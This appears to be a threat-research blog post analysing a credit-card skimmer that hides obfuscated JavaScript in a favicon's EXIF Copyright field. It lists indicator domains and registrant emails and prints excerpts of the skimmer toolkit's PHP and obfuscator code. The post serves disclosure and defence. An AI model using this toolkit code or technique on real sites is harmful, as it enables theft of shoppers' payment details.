Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3


```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```


Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```




Malwarebytes was already blocking a malicious domain called cddn[.]site that was triggered upon visiting this merchant's website. Upon closer inspection we found that extraneous code had been appended to a legitimate script hosted by the merchant.

The offending code loads a favicon file from cddn[.]site/favicon.ico which turns out to be the same favicon used by the compromised store (a logo of their brand). This is an artifact of skimming code that's been observed publicly and that we refer to as Google loop.



However, nothing else so far from this code indicates any kind of web skimming activity. All we have is JavaScript that loads a remote favicon file and appears to parse some data as well.

This is where things get interesting. We can see a field called ‘Copyright’ from which data is getting loaded. Attackers are using the Copyright metadata field of this image to load their web skimmer. Using an EXIF viewer, we can now see JavaScript code has been injected:



The abuse of image headers to hide malicious code is not new, but this is the first time we witnessed it with a credit card skimmer.


The presence of an *eval* is a sign that code is meant to be executed. We can also see that the malware authors have obfuscated it. An archive of this script can be found here.

Skimmer exfiltrates data as an image

The initial malicious JavaScript (Figure 2) loads the skimming portion of the code from the favicon.ico (Figure 3) using an tag, and specifically via the *onerror* event.

As with other skimmers, this one also grabs the content of the input fields where online shoppers are entering their name, billing address and credit card details. It encodes those using Base64 and then reverses that string.


It comes with a twist though, as it sends the collected data as an image file, via a POST request, as seen below:



The threat actors probably decided to stick with the image theme to also conceal the exfiltrated data via the favicon.ico file.

Skimmer toolkit found in the open


We were able to get a copy of the skimmer toolkit's source code which was zipped and exposed in the open directory of a compromised site. The gate.php file (also included in the zip) contains the skimmer's entire logic, while other files are used as supporting libraries.



This shows us how the favicon.ico file is crafted with the injected JavaScript inside of the Copyright field. There are some other interesting artifacts as well, such as the Cache HTTP header and Created date for the image.


```
header("Cache-Control: no-cache, must-revalidate"); // HTTP/1.1
header("Expires: Sat, 26 Jul 1997 05:00:00 GMT");
    include_once 'bin/exif/Toolkit_Version.php';
include_once 'bin/exif/JPEG.php';
        include_once 'bin/exif/EXIF.php';
include_once 'bin/exif/XMP.php';
  include_once 'bin/exif/Photoshop_IRB.php';

include_once 'bin/exif/Photoshop_File_Info.php';

 $new_ps_file_info_array = array (
'title' => "",
'author'=> "",
'authorsposition'   => "",
'caption'   => "",
'captionwriter' => "",
'jobname'   => "",
'copyrightstatus'   => "",
'copyrightnotice'   => str_replace("'", "\'", $js." "),
'ownerurl'  => "",
'keywords'  => array(),
'category'  => "",
'supplementalcategories'=> array(),
'date'  => "2222-22-22",
'city'  => "",
'state' => "",
'country'   => "",
'credit'=> "",
'source'=> "",
'headline'  => "",
'instructions'  => "",
'transmissionreference' => "",
'urgency'   => ""
);

$dss=parse_url($_SERVER['HTTP_REFERER']);
$urlref=$dss['scheme'].'://'.$dss['host']."";

$favg = 'favicon/'.$dss['host'].".ico";
```


The JavaScript code for the skimmer is obfuscated using the WiseLoop PHP JS Obfuscator library, in line with what we saw on the client-side.



```
alert("WiseLoop JavaScript Obfuscator Message\n\n" +
    "Source code for [{JS}] could not be loaded.\n" +
    "Please check the following:\n" +
    "- the absolute URL path '{JS}' should be valid and readable\n" +
    "- if you have specified a repository name, make sure you dit it via 'rjs'
    query variable like this: jso.php?rjs={REPOSITORYNAME}/{JS}\n" +
    "- if a repository name was not specified, make sure that the repository
    '{REPOSITORYNAME}' has a directory path that contains the '{JS}' file\n" +
    "The '{REPOSITORYNAME}' repository configuration: {REPOSITORY}");

;eval(
        function(w,i,s,e){
            var lIll=0;var llll=0;var Illl=0;var llll=[];var llll=[];
            while(true){
                if(lIll<5)llll.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(llll<5)llll.push(i.charAt(llll));else if(llll<i.length)llll.
                push(i.charAt(llll));llll++;
                if(Illl<5)llll.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+llll.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=llll.join('');llll=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(llll)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                llll++;if(llll>=llll.length)llll=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).

